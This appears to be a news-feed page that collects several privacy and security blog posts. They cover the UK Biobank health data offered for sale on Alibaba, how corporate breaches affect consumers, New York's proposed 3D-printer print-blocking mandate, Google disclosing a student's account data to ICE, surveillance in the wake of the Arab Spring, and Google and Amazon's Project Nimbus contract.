Normal view

Medical data of 500,000 UK volunteers listed for sale on Alibaba

24 April 2026 at 14:32

Half a million Britons signed up to help cure cancer. Their data ended up for sale on Alibaba.

The UK Biobank charity informed the British government of an incident concerning the medical data belonging to 500,000 British citizens being offered for sale on the Chinese e-commerce website Alibaba.

The National Data Guardian, Dr Nicola Byrne, said in a statement:

“People who generously share their health data to benefit others through medical research rightly expect it to be kept safe and for there to be accountability when things go wrong.”

Officials said the researchers downloaded the data under a legitimate contract, but its appearance on Alibaba shows how “approved” access can still turn into public exposure.

UK Biobank holds more than 15 million biological samples and detailed health records from volunteers recruited between 2006 and 2010, and researchers worldwide use it to study cancer, dementia, diabetes, and other chronic diseases.

UK Biobank normally signs contracts with vetted universities and private companies before it lets them access the data, but investigators traced the Alibaba listings to three research institutions. UK Biobank revoked their access and paused new data access while it strengthens security controls.

At least one listing reportedly contained data on all 500,000 volunteers, and Alibaba and Chinese authorities removed the adverts before anyone could confirm a sale.

The dataset comes from UK Biobank’s long‑running research cohort and includes genetic sequences, blood samples, medical imaging, and detailed lifestyle information used for global health research.

UK Biobank emphasizes that the data was “de‑identified,” meaning it didn’t include names, addresses, or NHS numbers. But it still contained granular demographics, such as gender, age, birth month/year, socioeconomic indicators, lifestyle details, and health measures. We have repeatedly seen that such data can be re‑linked to individuals by cross‑referencing with other public or commercial records.

Why China cares

US intelligence, policy reports, and academic work paint a consistent picture: China treats large, diverse human genomic and health datasets as a strategic resource for both economic and security reasons.

The US National Counterintelligence and Security Center (NCSC) explicitly states that the People’s Republic of China views bulk healthcare and genomic data as a “strategic commodity” to drive its biotech, AI, and precision medicine industries, and has invested billions in national genomics and precision‑medicine initiatives.

Large datasets from non‑Chinese populations are particularly valuable for building AI models and improving the global commercial competitiveness of Chinese pharma and biotech.

From an attacker’s or foreign intelligence perspective, UK Biobank is a “crown jewel” asset: It’s curated, high‑quality, population‑scale, and much more useful than random breach dumps. And because genetic data is immutable (unlike a password, it cannot be replaced), any compromise has very long‑term intelligence usefulness.

Last year, the Guardian reported that one in five successful UK Biobank access applications came from Chinese entities, including BGI, China’s flagship genomics company that was later placed on the US Entity List over concerns about its role in surveillance of minority populations.

China is not just stockpiling DNA for curiosity’s sake. It is building a global genomic map that covers adversaries as well as its own citizens.

Your genome data

There have been major concerns about genetic data ending up in the wrong hands, and for good reason. But I’m not going to say that volunteering your medical data for research is bad. Researchers often put the data to good use to help others.

But there are some good questions to ask before doing so.

  • Who runs the project and where is it based?
    Prefer non‑profit or academic biobanks with clear public‑interest mandates and strong oversight, rather than opaque commercial data brokers.
  • How do they store the collected data?
    Ask specifically about genomic data, raw sequencing files, links to medical records, and whether data is encrypted at rest and in transit.
  • Who can access the data and under what controls?
    Look for a formal access committee, strict contracts, and technical controls like secure analysis environments and limited export options, not “download CSV and walk away” models like the one that enabled the UK Biobank incident.
  • Are foreign entities allowed to access or copy the data?
    In light of US and UK government warnings about Chinese access to Western genomic data, it’s reasonable to ask whether data can be accessed, processed, or stored in jurisdictions with different security expectations.
  • How do they handle re‑identification risk?
    As we’ve discussed, “de‑identified” is not a magic word. Privacy experts and US intelligence have warned that health and genomic data can often be re‑identified when combined with other datasets.

If data containing your DNA is in someone else’s hands, you can’t put it back, but you can demand better governance, push institutions to treat genomic data as national‑security‑grade sensitive.

It also requires more skepticism of highly targeted scams. Attackers can use large combined datasets to craft convincing spear‑phishing or health‑related scams, for example, contacting you about a specific condition you or a family member has. Treat unsolicited health or DNA‑related emails, calls, and apps with extra suspicion.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

How cyberattacks on companies affect everyone

23 April 2026 at 17:34

If you use the internet, you’ve likely been affected by cybercrime in some way. Even when an attack is aimed at a company, the fallout usually lands on ordinary people.

The most obvious harm is stolen data. When attackers break into a business, it is usually customer information that ends up in criminal hands, and that can lead to identity theft, tax fraud, credit card fraud, and a long tail of scam attempts that can continue for months or years. For consumers, the breach itself is often just the start of the cleanup.

That work is annoying, time-consuming, and sometimes expensive. People may have to freeze credit, replace cards, change passwords, be on the lookout for suspicious transactions, and dispute charges. The Federal Trade Commission (FTC) specifically advises consumers to use IdentityTheft.gov after a breach and recommends steps like credit freezes and fraud alerts to reduce the chance of further abuse.

When sensitive data is exposed, the harm is not only financial. Medical, insurance, and other deeply personal records can be used to create more convincing phishing or extortion attempts, and the stress of knowing that private information is circulating among criminals can linger long after the technical incident is over. In other words, breach victims are not just cleaning up a data problem, they are dealing with a loss of trust.


Breaches happen every day. Don’t be the last to know.


Cybercrime also hits consumers through service disruption. Ransomware and intrusion campaigns can interrupt payment systems, telecom services, shipping, energy distribution, booking platforms, and other infrastructure people rely on every day. In those cases, the consumer impact is immediate: you may not be able to pay, travel, call, buy, or even work normally. The CSIS timeline and Canada’s cyberthreat assessment both show that these disruptions are increasingly tied to high-value targets and can be part of broader state or criminal campaigns.

Not all these incidents are driven by cybercriminals. Recently, Britain’s cybersecurity chief warned that the UK is handling 4 nationally significant cyberincidents every week, with the majority now traced back to foreign governments rather than cybercriminal groups.

Another cost is easy to overlook: disinformation and confusion. When attackers steal data, disrupt services, or impersonate trusted brands, they can also flood the public with fake support messages, scam calls, refund schemes, and phishing emails pretending to be the breached company. The breach becomes a launchpad for more fraud, and consumers are left trying to separate legitimate notifications from those sent by attackers.

Then there is the security backlash. After a breach, companies usually tighten access rules, add more multi-factor authentication prompts, force reauthentication, shorten sessions, and increase fraud checks. Those measures are often necessary, but they also make ordinary digital life more cumbersome. The consumer ends up paying with time and frustration for security problems they did not create.

That is why company-targeted cybercrime is not really only a business problem. It is a consumer issue, a public-trust issue, and sometimes even a national security issue. A single breach can leak data, trigger fraud, interrupt essential services, amplify scams, and make using the internet more frustrating for everyone else. The real cost is rarely confined to the company that got hit.

Knowing this, it’s worth thinking carefully about which companies to trust with your data and how much you’re willing to share . You cannot stop every attack against every company you deal with, but you can limit the fallout by being more selective. Some considerations:

  • Do they need all the information they are asking for?
  • Would it hurt anything if you leave some fields blank or give less specific answers?
  • Has this company been breached in the past, and how did they handle it?
  • How long will they store the data you provide?
  • Can you easily have your data removed at your request?

Your name, address, and phone number are probably already for sale.  

Data brokers collect and sell your personal details to anyone willing to pay. Malwarebytes Personal Data Remover finds them and gets your information removed, then keeps watch so it stays that way. 


Stop New York's Attack on 3D Printing

16 April 2026 at 22:31

New York's proposed 2026-2027 budget currently includes provisions that will require all 3D printers sold in the state to run print-blocking censorware—software that surveils every print for forbidden designs. This policy would also create felony charges for possessing or sharing certain design files. The vote on the state budget could happen as early as next week, so New Yorkers need to act fast and demand that their Assemblymembers and Senators strip this provision from the budget.

Take action

Tell Your Representative to Stand with Creators

State legislators across the US are rushing to regulate 3D-printed firearms under the syllogism something must be done; there, I've done something.” The most reckless of these proposals is a mandate for manufacturers to implement print blocking on all 3D printers. We, and other experts, have already pointed out that this algorithmic print blocking is simply unfeasible and will only serve to stifle competition, free expression, and privacy. While most detrimental to the creative communities lawfully using these printers, every New Yorker will be impacted by this blow to innovation.

This policy is unfortunately buried in Part C of the New York State’s proposed budget for the 2026-2027 fiscal year (S.9005 / A.10005), which is urgently moving toward a vote after facing extensive delays. It’s also bundled with a policy that would allow felony charges to be brought against researchers and journalists for sharing design files restricted by the state.  The worst of these impacts won’t be known until after it is negotiated behind closed doors, with no safeguards for creative expression or privacy.

Researchers and Journalists Could Face Felony Charges

Part C Subpart A of the budget includes two particularly concerning provisions: §2.10 and 2.11. These threaten Class E felony charges for distributing or possessing 3D-printer files that would produce firearm parts with a 3D printer or CNC machine. 

Under these provisions merely sharing a print file with any of them could result in criminal charges

The first provision, 2.10, makes it a felony to sell or distribute files that can produce major firearm components to someone who is not a federally and NY-licensed gunsmith. Under 2.11, it’s also a felony to possess these files if you intend to illegally print a firearm or share them with someone you believe is not permitted to own or smith a firearm.

A journalist reporting on 3D-printed guns. A researcher studying printable firearms. An artist incorporating parts into a new work commenting on gun culture. Under these provisions merely sharing a print file with any of them could result in criminal charges, even if no one involved intends to assemble a firearm.

Criminalizing information doesn’t work. Someone intent on illegally printing a firearm is already subject to charges for that act. Adding felony liability for simply possessing a file or design piles on additional charges while doing nothing to stop printing. New charges for someone distributing these files won’t make them inaccessible to lawbreakers, but they will have a chilling effect on legitimate and entirely legal work. 

Unsurprisingly, a similar law was proposed and subsequently scrapped in Colorado due to First Amendment concerns. We recommend New York do the same.

Take action

Tell Your Representative to Stand with Creators

Mandated Surveillance, Less Access

Part C Subpart B would require every 3D printer and CNC machine sold in New York to include algorithms that scan your design files and block prints the system identifies as producing firearm components. Furthermore, all sales and deliveries of these machines must be made face-to-face. 

Unlike other bills we have seen, there are no exceptions to this mandate. These restrictions apply to sales to researchers, commercial manufacturers, and—oddly enough—federally and state-licensed gunsmiths.

Applying these restrictions to CNC machine sellers is particularly absurd. These cousins of 3D printers, which make 3D objects by removing materials, are often tens of thousands of dollars and used by commercial manufacturers. Automotive, aerospace, medical manufacturers, and many others industries will be subject to the in-person sales, surveillance risk, and all the other problems with these print-blocking algorithms introduce.

Industries will be subject to the in-person sales, surveillance risk, and all the other problems

Even limiting the focus to individual buyers—hobbyists and artists who use these machines at home—this restriction to face-to-face sales comes with its own issues. Beyond unnecessarily complicating the use of printers in the state, this barrier to access will hit rural New Yorkers the hardest. People in rural or remote locations can stand to benefit from the saved time and costs of printing useful parts at home. With this restriction, they will need to drive to one of the few retailers who actually sell this equipment and settle for the models they stock. 

That is, if sellers continue to stock these printers despite the risk. Subpart B §§ 2.3 and 2.5 open sellers up to liability, including anyone on the second-hand market, for selling out-of-date printers. Meanwhile, buyers hoping to illegally print firearms can simply build their own printer with widely available equipment.

The Law Won’t Work as Advertised 

Here’s what makes Subpart B of the New York budget particularly reckless: the technology it mandates is not capable of doing what it is supposed to. 

There is very little detail provided about requirements for the mandated algorithms. What the bill does outline boils down to this: the algorithms must evaluate print files to determine whether they would produce a firearm or illegal firearm parts, and if so, block the print. In an attempt to enable this, New York state would also create and maintain a library of forbidden files with tightly restricted access. 

We’ve already gone over why this idea simply won’t work. Design files are trivially easy to modify, split into segments, or otherwise alter to evade pattern detection. Even if printers fully rendered and analyzed the print with cloud-based AI, any number of design or post-print tricks can be used to dodge detection. Meanwhile, such fuzzy AI interpretation will rapidly increase the percentage of lawful prints censored. 

Firearms aren’t a highly specific design like paper currency; these proposed algorithms are futilely attempting to block an infinite number of designs capable of—or that can be made capable of—the few simple mechanical functions that make up a firearm. 

This group has no peer review requirements, so it could easily be loaded with profiteers or incumbent manufacturers

As we’ve said before: the internet always routes around censorship. Anyone determined to print a prohibited object has straightforward workarounds. The people who get surveilled and blocked are the people trying to follow the law.

The bill aims to enforce this impossible mandate by creating a working group to define the actual technical requirements of enforcement—but only after the law passes. This group has no peer review requirements, so it could easily be loaded with profiteers or incumbent manufacturers who are already lining up to participate. These incumbents stand to profit from shutting out new competitors and locking in users to their devices, and sellers into their platform, subjecting both to the type of enshittification seen with Digital Rights Management (DRM) software. There are also no safeguards in the law to prevent the most surveillance-heavy approaches to print scanning, or to stop this censorship infrastructure from being further weaponized against lawful speech.

On the other hand, unbiased experts in open-source manufacturing in the working group can at best pause the clock by showing such algorithms are unfeasible. That is, until a new snake oil company comes along to restart it. 

New York Won't Be the Last Stop 

New York is one of the largest consumer markets in the country. When it mandates a feature in hardware, manufacturers hardly ever build a New York-only version. They build the New York version and sell it globally. A print-blocking mandate adopted in New York will become the national standard in practice.

New Yorkers deserve more than this rush job buried in a budget bill. This is an unfeasible tech solution, built without the consumer protections that would be required of any serious policy proposal, and creates new costs and inconveniences amidst a protracted annual budget process. It also threatens First Amendment protections. This policy will take shape without consumer guardrails, behind closed doors, and risks the worst outcomes for grassroots innovation and creativity enabled by these machines. Worse still, these practices can become the norm across other states and among 3D-printer manufacturers worldwide. 

Your representatives could vote on this ill-conceived measure in the next week.  If you're a New Yorker, email your legislators now, and tell them to strip this measure from the budget today. 

Take action

Tell Your Representative to Stand with Creators

Google Broke Its Promise to Me. Now ICE Has My Data.

14 April 2026 at 18:01

In September 2024, Amandla Thomas-Johnson was a Ph.D. candidate studying in the U.S. on a student visa when he briefly attended a pro-Palestinian protest. In April 2025, Immigration and Customs Enforcement (ICE) sent Google an administrative subpoena requesting his data. The next month, Google gave Thomas-Johnson's information to ICE without giving him the chance to challenge the subpoena, breaking a nearly decade-long promise to notify users before handing their data to law enforcement. 

Google names a handful of exceptions to this promise (such as if Google receives a gag order from a court) that do not apply to Thomas-Johnson's case. While ICE “requested” that Google not notify Thomas-Johnson, the request was not enforceable or mandated by a court. Today, the Electronic Frontier Foundation sent complaints to the California and New York Attorneys General asking them to investigate Google for deceptive trade practices for breaking that promise. You can read about the complaints here. Below is Thomas-Johnson's account of his ordeal. 

Out of touch but not out of reach 

I thought my ordeal with U.S. immigration authorities was over a year ago, when I left the country, crossing into Canada at Niagara Falls.  

A photo of Amandla Thomas-Johnson

By that point, the Trump administration had effectively turned federal power against international students like me. After I attended a pro-Palestine protest at Cornell University—for all of five minutes—the administration’s rhetoric about cracking down on students protesting what we saw as genocide forced me into hiding for three months. Federal agents came to my home looking for me. A friend was detained at an airport in Tampa and interrogated about my whereabouts. 

I’m currently a Ph.D. student. Before that, I was a reporter. I’m a dual British and Trinadad and Tobago citizen. I have not been accused of any crime. 

I believed that once I left U.S. territory, I had also left the reach of its authorities. I was wrong. 

The email

Weeks later, in Geneva, Switzerland, I received what looked like a routine email from Google. It informed me that the company had already handed over my account data to the Department of Homeland Security. 

At first, I wasn’t alarmed. I had seen something similar before. An associate of mine, Momodou Taal, had received advance notice from Google and Facebook that his data had been requested. He was given advanced notice of the subpoenas, and law enforcement eventually withdrew them before the companies turned over his data. 

Google had already disclosed my data without telling me.

I assumed I would be given the same opportunity. But the language in my email was different. It was final: “Google has received and responded to legal process from a law enforcement authority compelling the release of information related to your Google Account.” 

Google had already disclosed my data without telling me. There was no opportunity to contest it. 

Google’s broken promise

To be clear, this should not have happened this way. Google promises that it will notify users before their data is handed over in response to legal processes, including administrative subpoenas. That notice is meant to provide a chance to challenge the request. In my case, that safeguard was bypassed. My data was handed over without warning—at the request of an administration targeting students engaged in protected political speech. 

Months later, my lawyer at the Electronic Frontier Foundation obtained the subpoena itself. On paper, the request focused largely on subscriber information: IP addresses, physical address, other identifiers, and session times and durations. 

But taken together, these fragments form something far more powerful—a detailed surveillance profile. IP logs can be used to approximate location. Physical addresses show where you sleep. Session times would show when you were communicating with friends or family. Even without message content, the picture that emerges is intimate and invasive.  

State power meets private data

What this experience has made clear is that anyone can be targeted by law enforcement. And with their massive stores of data, technology companies can facilitate those arbitrary investigations. Together, they can combine state power, corporate data, and algorithmic inference in ways that are difficult to see—and even harder to challenge. 

The consequences of what happened to me are not abstract. I left the United States. But I do not feel that I have left its reach. Being investigated by the federal government is intimidating. Questions run through your head. Am I now a marked individual? Will I face heightened scrutiny if I continue my reporting? Can I travel safely to see family in the Caribbean? 

Who, exactly, can I hold accountable?

Update: This post has been updated to include more information about Google's exceptions to their notification policy, none of which applied to the subpoena targeting Thomas-Johnson.

Digital Hopes, Real Power: How the Arab Spring Fueled a Global Surveillance Boom

8 April 2026 at 10:22

This is the third installment of a blog series reflecting on the global digital legacy of the 2011 Arab uprisings. You can read the first post here, and the second here.

When people recall the 2011 uprisings across the Middle East and North Africa (MENA), they often picture crowded squares, raised phones, and the feeling that the internet had finally shifted the balance of power toward ordinary people. But the past decade and a half is also a story about how governments, companies, and platforms turned those same tools into the backbone of a powerful state surveillance apparatus.

For activists, journalists, everyday users, that means now living with a constant threat. The phone in your pocket, the platforms you organize on, and the systems you rely on for safety and connection can be weaponized at the flip of a switch. A global surveillance industry has treated repression by many MENA governments as a growth opportunity, and the tactics refined there now shape digital authoritarianism worldwide. This essay traces how that shift unfolded: security agencies upgraded older systems of repression with new surveillance tools and permanent monitoring infrastructure; cybercrime laws and mercenary spyware markets turned digital control into standard operating procedure; and biometrics, facial recognition, and ‘smart city’ projects laid the groundwork for AI‑driven surveillance that now shapes protests, borders, and everyday life far beyond the region. 

Remembering the Arab Spring means seeing the events of 2011 as both a remarkable moment of movement history when people leveraged networked tools in their fight for freedom and the beginning of a long, grinding effort to turn those same tools into mechanisms of state control.

Old‑School Repression, New‑School Tools

Long before Facebook and Twitter, regimes in countries like Egypt and Syria already knew how to crush dissent. They leaned on informant networks, physical surveillance, and wiretaps, backed by emergency laws that let security agencies monitor and detain critics with almost no restraint. Research on the use of surveillance technology in MENA shows that, even before the Arab Spring, states were layering early digital tools like internet monitoring, deep packet inspection, and interception centers on top of that older machinery of control.

At the same time, connectivity was racing ahead. Cheap smartphones and social media suddenly let people share information at scale, coordinate protests, and broadcast abuses in real time. In 2011, EFF described both the excitement around “Facebook revolutions” and the early signs that governments were scrambling to upgrade their capacity to watch and disorganize popular dissent.

After the uprisings, Western critics endlessly debated how much credit to give social media itself. While in the background, security agencies across several MENA states reached a much simpler conclusion: if networked communication can help topple a dictator, then they needed to embed themselves deep inside those networks. Analyses of the rise of digital authoritarianism in MENA show how quickly officials pivoted from being surprised by online organizing to building systems to monitor and pre‑empt it.

In the years after 2011, governments across the region poured money into tools that let them systematically watch what people said and did on major platforms. Foreign vendors set up monitoring centers and interception systems that let security agencies block tens of thousands of sites, scrape and analyze social media at scale, monitor activist pages and online communities, and track activists in real time. They built a new, pre‑emptive model of digital control, one that assumes the state should see as much as possible, as early as possible.

As we noted in 2011, exporting permanent surveillance infrastructure to already‑abusive governments doesn’t “modernize” public safety; it locks in an architecture of control that is primed to abuse dissidents, journalists, and marginalized communities.

Domestic Lawfare and Cyber-Mercenaries

After the uprisings, a number of governments also rewrote the rules that govern online life. Cybercrime laws, “fake news” provisions, and overbroad public‑order and ‘morality’ offences gave prosecutors and security agencies legal cover to act with impunity. Governments in Saudi Arabia, Tunisia, Jordan, and Egypt combined counterterrorism, cybercrime, defamation, and protest laws into a legal thicket designed to make online dissent feel dangerous and costly. Morality laws and cybercrime provisions are used to target queer and trans people based on identity and expression.​

At the United Nations, a new global cybercrime convention now risks baking this logic into international law. The convention was adopted by the UN General Assembly in late 2024, despite serious human rights concerns raised by civil society. Echoing our partners, EFF warned at the time that the UN cybercrime draft convention remained too flawed to adopt and urged states to reject the draft language because it legitimized expansive surveillance powers and criminalized legitimate expression, security research, and everyday digital practices around the world. While on paper, these instruments gesture to “public safety” objectives, in practice they function as pathways for state security agencies to monitor, prosecute, and silence the communities most at risk. For state-targeted communities, that makes being visible online a calculated risk, not a neutral choice.​​

Criminal codes are only half the story; mercenary tech is the other. As governments worldwide looked for ways to outpace their critics, a parallel market emerged to help them infiltrate and take over devices. Companies like NSO Group marketed Pegasus and similar tools as off‑the‑shelf capabilities for governments that wanted to hack a target’s cellphones or other devices to read messages, turn on microphones, and monitor entire social networks while bypassing the courts. 

In 2019, UN Special Rapporteur David Kaye called for a global moratorium on the sale and transfer of private surveillance tools until real, enforceable safeguards exist. Two years later, forensic work by Amnesty and media partners showed how the same spyware used to hack phones of Palestinian human‑rights defenders was used to surveil journalists, activists, lawyers, and political opponents across dozens of countries

Regional groups responded by demanding an end to the sale of surveillance technology to autocratic governments and security agencies, arguing that you cannot keep selling “lawful intercept” tools into systems where law itself is an instrument of repression. Commercial spyware is at the center of digital repression, not at its margins. Surveillance vendors are not neutral suppliers. Safeguards remain weak, fragmented, or nonexistent in most of the countries buying these tools, yet vendors continue seeking new contracts and new militarized “use cases.” Put bluntly, the companies that design, market, and maintain these systems precisely because they enable this kind of control profit from (and help entrench) authoritarian power.

Biometrics, Facial Recognition, and AI‑Powered Surveillance Cities

On top of this rapidly intensifying interception and spyware stack, governments and companies began layering biometrics and face recognition into everyday systems, creating pathways for bulk data collection, automated analysis, and risk profiling. In parts of MENA, national ID schemes, border and migration controls, and centralized biometric databases have been rolled out in environments with weak or captured data‑protection laws, making it easy to link people’s movements, services, and political activity to a single, persistent identifier.​

Humanitarian programs are not exempt from this protocol. In Jordan, Syrian refugees have been required to submit iris scans and biometric data to access cash assistance and food, turning “consent” into a precondition for survival. When access to aid depends on enrollment in centralized biometric systems, any breach, misuse, or repurposing of that data can have severe, life‑altering consequences for people who have no realistic way to opt out. Investigations into surveillance‑tech firms complicit in abuses in MENA show that vendors profit from supplying biometric and surveillance tools for migration management and internal security, even when those tools are used in discriminatory or abusive ways.​

Like elsewhere, mass surveillance technologies in MENA were first piloted on people who were already criminalized or made vulnerable by poverty. But their use quickly expanded from narrow, security‑framed deployments to routine use in city streets. As hardware sensors, cameras, and data storage got cheaper, “smart city” surveillance systems promised seamless security and services, and it became easier and less politically contentious to keep these systems running everywhere, all the time.​

Unlike targeted hacking tools, these broad, city‑wide surveillance infrastructures erase any practical line between people under investigation and the broad public, normalizing bulk, indiscriminate monitoring of public space and everyday movement. In the Gulf, facial recognition and dense sensor networks are increasingly built into high‑profile “smart city” and mega‑project plans that lean heavily on biometric and AI‑driven monitoring. These are security‑first development projects where biometric and sensor infrastructures are designed from the outset to embed policing, migration control, and commercial tracking into the urban fabric. In this vision of the Gulf’s “smart city” future—often sold as seamless services and digital opportunity—“smart” is the branding, and pervasive monitoring is the operating principle.​​

EFF has consistently opposed government use of face recognition and biometric surveillance, in some instances calling for outright bans. In contexts that treat peaceful dissent as a security threat, embedding biometric surveillance into everyday infrastructure locks in a balance of power that favors militarized policing and state control. That infrastructure is now the starting point for a new set of risks. Surveillance systems built over the last decade are being repackaged as the foundation for a new generation of “AI‑enabled” defense and security products. 

Companies that once focused on video management or perimeter security now advertise “defense applications” for AI‑driven situational awareness and threat detection, using computer‑vision models to scan camera feeds, compare against existing watchlists, and flag “suspicious” people or behaviors in real time. Drone and sensor platforms are being upgraded with embedded AI that tracks and classifies targets autonomously and with “drone‑based AI threat detection and intelligent situational awareness,” turning aerial surveillance into a continuous data feed for security agencies and militaries. In smart‑city and defense expos from the Gulf to Europe and North America, similar systems are marketed as neutral efficiency upgrades or tools to “protect critical infrastructure,” even where they are explicitly designed to scale up border enforcement, protest surveillance, and internal security operations.

As these systems are folded into AI‑driven defense products, the line between “civilian” infrastructure and militarized surveillance disappears, turning streets, borders, and aid sites into continuous input for security operations. That is the landscape that human rights and accountability efforts now have to confront.

Templates of Control, Networks of Resistance

The patterns established in heavily securitized MENA states after the Arab Spring now shape how states monitor and crush more recent uprisings, from Iran’s use of location data and facial recognition to track down protesters to long‑running crackdowns elsewhere in the region. This model of “digital authoritarianism” built on spyware, data‑hungry ID systems, platform control, and emergency‑style security laws has emerged everywhere from Latin America to Eastern Europe to here in the United States. As the new UN Cybercrime Convention moves toward implementation, its broad offences and surveillance powers risk turning this ad hoc toolkit into a formal template for cross‑border data‑sharing, repression, and an all‑purpose global surveillance instrument.

For people on the ground, none of this is theoretical. Human‑rights defenders, journalists, and ordinary users across the region face arrest, long prison sentences, and exile based on their digital traces. In that context, commercial spyware is not a marginal issue but part of the core machinery of repression. Pegasus has been used to hack journalists’ phones through zero‑click exploits and compromise human‑rights defenders and watchdog organizations themselves, including staff at Amnesty’s Pegasus Project partners and Human Rights Watch. These deployments give practical effect to the “cybercrime” and “terrorism” frameworks described earlier: person‑by‑person campaigns against particular communities, contacts, and networks, rather than “neutral,” generalized security measures.

Under these conditions, everyday security becomes a second job. People describe carrying multiple phones, keeping one for relatively “clean” uses and others for riskier conversations, splitting identities across platforms, using coded language, and moving their organizing off mainstream services when possible. Pushing this burden onto users is a political choice: states, platforms, and vendors could build systems that are safe by design; instead, they externalize risk to the people they watch and punish.

Even against that backdrop, civil society organizations have refused to capitulate to security agencies and vendors. Regional coalitions have demanded strict export controls and outright bans on selling intrusive surveillance tech to autocratic governments. Advocates have also pushed companies to do more than box‑ticking “due diligence.” Work with surveillance‑tech firms in the context of migration and border control has repeatedly shown that most are still far from serious human‑rights assessments, let alone willing to turn down these lucrative contracts.

Many of the same governments that have been critical of others on the issue of human rights have hosted or licensed companies that build these tools, in some cases buying similar capabilities for their own security agencies. European authorities, for instance, have investigated FinFisher’s export of spyware “made in Germany” to Turkey and other non‑EU governments. Meanwhile, the NSO Group has at least 22 Pegasus contracts with security and law‑enforcement agencies in 12 EU countries. This is a transnational industry, not a localized problem.

Against near impossible odds, people continue finding pathways to freedom. The global surveillance sector reinforces the same hierarchies and violence that people have found ways to survive for generations. Queer activists and others at the sharpest edges of this system have had to develop their own forms of resistance, including against biometric and data‑driven targeting. Encryption, circumvention tools, and security training are not silver bullets, but they remain essential for anyone trying to organize, document abuses, or simply exist online with a bit less risk. Resources like EFF’s Surveillance Self‑Defense are one piece of that ecosystem, alongside trainers and groups who have been doing this work on the ground for years.​

Defending the Future of Digital Dissent

The Arab Spring is often remembered through images of packed squares and hopeful tweets. But contending with its aftermath means confronting the surveillance architecture built in its shadow: laws that turn online speech into a crime, spyware and biometric systems that turn phones and faces into tracking beacons, and platform practices that routinely sacrifice the people most at risk. None of that is inevitable, and none of it is confined to one part of the world.

Accountability has to reach both governments and the companies that profit from arming them with these tools. That means pushing for far stronger limits on how surveillance tech is built, sold, and deployed; demanding meaningful transparency when these systems are used; and defending the tools people rely on to communicate and organize safely, including robust encryption and secure channels. It also means taking direction from the people and communities who have been navigating and resisting this landscape for years.

Surveillance itself is transnational: tools, playbooks, and data moves across borders as easily as money. And so we, too, continue our work, documenting abuses, sharing security knowledge, and collectively organizing against these violent systems.

This is the third installment of a blog series reflecting on the global digital legacy of the 2011 Arab uprisings. Read the rest of the series here.

Google and Amazon: Acknowledged Risks, and Ignored Responsibilities

2 April 2026 at 17:12

In late 2024, we urged Google and Amazon to honor their human rights commitments, to be more transparent with the public, and to take meaningful action to address the risks posed by Project Nimbus, their cloud computing contract that includes Israel’s Ministry of Defense and the Israeli Security Agency. Since then, a stream of additional reporting has reinforced that our concerns were well-founded. Yet despite mounting evidence of serious risk, both companies have refused to take action. 

Amazon has completely ignored our original and follow-up letters. Google, meanwhile, has repeatedly promised to respond to our questions. Yet more than a year and a half later, we have seen no meaningful action by either company. Neither approach is acceptable given the human rights commitments these companies have made.

Additionally, Microsoft required a public leak before it felt compelled enough to look into and find that its client, the Israeli government, was indeed misusing its services in ways that violated Microsoft’s public commitments to human rights. This should have given both Google and Amazon an additional reason to take a close look and let the public know what they find, but nothing of the sort materialized. 

In such circumstances, waiting for definitive proof is not responsible risk management, it is willful blindness.

Google: Known Risks, No Meaningful Action

Google’s own internal assessments warned of the risks associated with Project Nimbus even before the contract was signed. Major news outlets have reported that Google provides the Israeli government with advanced cloud and AI services under Project Nimbus, including large-scale data storage, image and video analysis, and AI model development tools. These capabilities are exceptionally powerful, highly adaptable, and well suited for surveillance and military applications.

Despite those warnings, and the multiple reports since then about human rights abuses by the very portions of the Israeli government that uses Google’s and Amazon’s services, the companies continue to operate business as usual. It seems that they have taken the position that they do not need to change course or even publicly explain themselves unless the media or other external organizations present definitive proof that their tools have been used in specific violations of international human rights or humanitarian law. While that conclusive public evidence has not yet emerged for all the companies, the risks are obvious, and they are aware of them. Instead of conducting robust, transparent human rights due diligence, Amazon and Google are continually choosing to look the other way.

Google’s own internal assessments undermine its public posture. According to reporting, Google’s lawyers and policy staff warned that Google Cloud services could be linked to the facilitation of human rights abuses. In the same report, Google employees also raised concerns that the company’s cloud and AI tools could be used for surveillance or other militarized purposes, which seems very likely given the Israeli government’s long-standing reliance on advanced data-driven systems to control and monitor Palestinians.

Google has publicly claimed that Project Nimbus is “not directed at highly sensitive, classified, or military workloads” and is governed by its standard Acceptable Use Policies. Yet reporting has revealed conflicting representations about the contract’s terms, including indications that the Israeli government may be permitted to use any services offered in Google’s cloud catalog for any purpose. Google has declined to publicly resolve these contradictions, and its lack of transparency is problematic. The gap between what Google says publicly and what it knows internally should alarm anyone who hopes to take the company’s human rights commitments seriously.

Google’s and Amazon’s AI Principles Require Proactive Action

